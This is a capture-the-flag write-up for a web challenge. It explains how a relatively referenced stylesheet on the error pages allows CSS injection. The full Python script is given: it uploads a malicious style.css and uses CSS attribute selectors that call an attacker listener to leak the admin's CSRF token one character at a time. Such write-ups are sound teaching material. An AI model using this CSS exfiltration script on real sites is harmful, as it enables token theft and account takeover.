In the Cloud
Hard: 700 pts
A platform that would serve as a cloud for attackers has been discovered. An important file is auto-copied into each user’s directory when creating their account, however it can only be read by the admin. Find a way to do this.
Challmaker: sc0r7
Recognition phase

In this app we can create an account log into it and post our files which would be available to download for only 5 minutes.
Every uploaded file is located at users/<username>/<filename> and trying to access it via url we get a 403.

We also see that every user have a default file users/<username>/flag and it is what we’re looking for.
Trying to download it we get a message this message
Only admin csrf token can read the flag.
This tells us that we gotta find a way to look for the admin CSRF token as it is the only one that is authorized to download this file.
We also have bounty.php page where we can provide an admin a link to look for.
Exploit phase
So at first I tried every possible way to upload a php to the server but I always got the same message

I then looked for an XSS and didn’t find anything profitable but something rather funny

But this won’t help much or at least I didn’t dig much onto that. Skipping all the other tricks tried I will head right to the real solve.
By taking a closer look at the error pages (403, 404…) we can see that a CSS file is referenced using a relative path.
<link rel="stylesheet" href="style.css">
What I mean by relative path is that whenever a page triggers one of these errors the app will try to load the CSS from the given page that triggered that error. And we can confirm this by taking a look at the inspector.

Knowing that we can then assume that by trying to access /users/<username> which normally throws a 403 if the folder contain one of our file named style.css it will be relatively loaded at /users/<username>/style.css and this opens up a way for CSS injection. We could then use a CSS Data Exfiltration.
This is a very interesting exploit as it shows how little flaws in security are exploitable. (Must be crazy to find this exploit in the wild lol)
So here is a wonderful blog that explains it: CSS Injection
I then built an exploit script to:
- Create a file named style.css in my user directory
- Send the link of my user directory to the admin
import http.client
import os
import uuid
import sys
import requests

boundary = str(uuid.uuid4())
headers = {
    'Content-Type': f"multipart/form-data; boundary={boundary}",
    'Cookie': "session=REDACTED; PHPSESSID=REDACTED"
}

conn = http.client.HTTPConnection("ctf.hackerlab.bj", 2020)

key = sys.argv[1]

if len(key) == 64:
    print("Token fully retrieved")

data = f"""
  input[name="csrf"][value^="{key}a"] {{
    background: url(https://REDACTED/?q=a)
  }}

  input[name="csrf"][value^="{key}b"] {{
    background: url(https://REDACTED/?q=b)
  }}

  input[name="csrf"][value^="{key}c"] {{
    background: url(https://REDACTED/?q=c)
  }}

  input[name="csrf"][value^="{key}d"] {{
    background: url(https://REDACTED/?q=d)
  }}

  input[name="csrf"][value^="{key}e"] {{
    background: url(https://REDACTED/?q=e)
  }}

  input[name="csrf"][value^="{key}f"] {{
    background: url(https://REDACTED/?q=f)
  }}

  input[name="csrf"][value^="{key}0"] {{
    background: url(https://REDACTED/?q=0)
  }}

  input[name="csrf"][value^="{key}1"] {{
    background: url(https://REDACTED/?q=1)
  }}

  input[name="csrf"][value^="{key}2"] {{
    background: url(https://REDACTED/?q=2)
  }}

  input[name="csrf"][value^="{key}3"] {{
    background: url(https://REDACTED/?q=3)
  }}

  input[name="csrf"][value^="{key}4"] {{
    background: url(https://REDACTED/?q=4)
  }}

  input[name="csrf"][value^="{key}5"] {{
    background: url(https://REDACTED/?q=5)
  }}

  input[name="csrf"][value^="{key}6"] {{
    background: url(https://REDACTED/?q=6)
  }}

  input[name="csrf"][value^="{key}7"] {{
    background: url(https://REDACTED/?q=7)
  }}

  input[name="csrf"][value^="{key}8"] {{
    background: url(https://REDACTED/?q=8)
  }}

  input[name="csrf"][value^="{key}9"] {{
    background: url(https://REDACTED/?q=9)
  }}
  """


payload = (
    f"--{boundary}\r\n"
    f"Content-Disposition: form-data; name=\"files[]\"; filename=\"style.css\"\r\n"
    "Content-Type: text/css\r\n"
    "\r\n"
    f"{data}\r\n"
    f"--{boundary}\r\n"
    f"Content-Disposition: form-data; name=\"csrf\"\r\n"
    f"\r\n"
    f"REDACTED\r\n"
    f"--{boundary}--\r\n"
)

conn.request("POST", "/cloud.php", body=payload, headers=headers)

response = conn.getresponse()
data = response.read()

conn.close()

res = requests.post('http://ctf.hackerlab.bj:2020/bounty.php', headers={
        "Cookie": "session=REDACTED; PHPSESSID=REDACTED"
    }, data={
        "url":"/users/giga/",
        "csrf":"REDACTED"
    })
To use this script you have to run it with at first an empty string check which char is reflected on our listener, add it to your known token part and then re-run it again.
➜  cloud python3 test.py ""
➜  cloud python3 test.py "0"
➜  cloud python3 test.py "0f"
➜  cloud python3 test.py "0f"
➜  cloud python3 test.py "0f4"
➜  cloud python3 test.py "0f47"
➜  cloud python3 test.py "0f47"
➜  cloud python3 test.py "0f478"
...
Sometimes it doesn’t automatically works so I had to run it some more time to get the next char.

After a bunch of time running the exploit we finally get the token. By accessing

/cloud.php?csrf=<TOKEN>&filename=flag we get the flag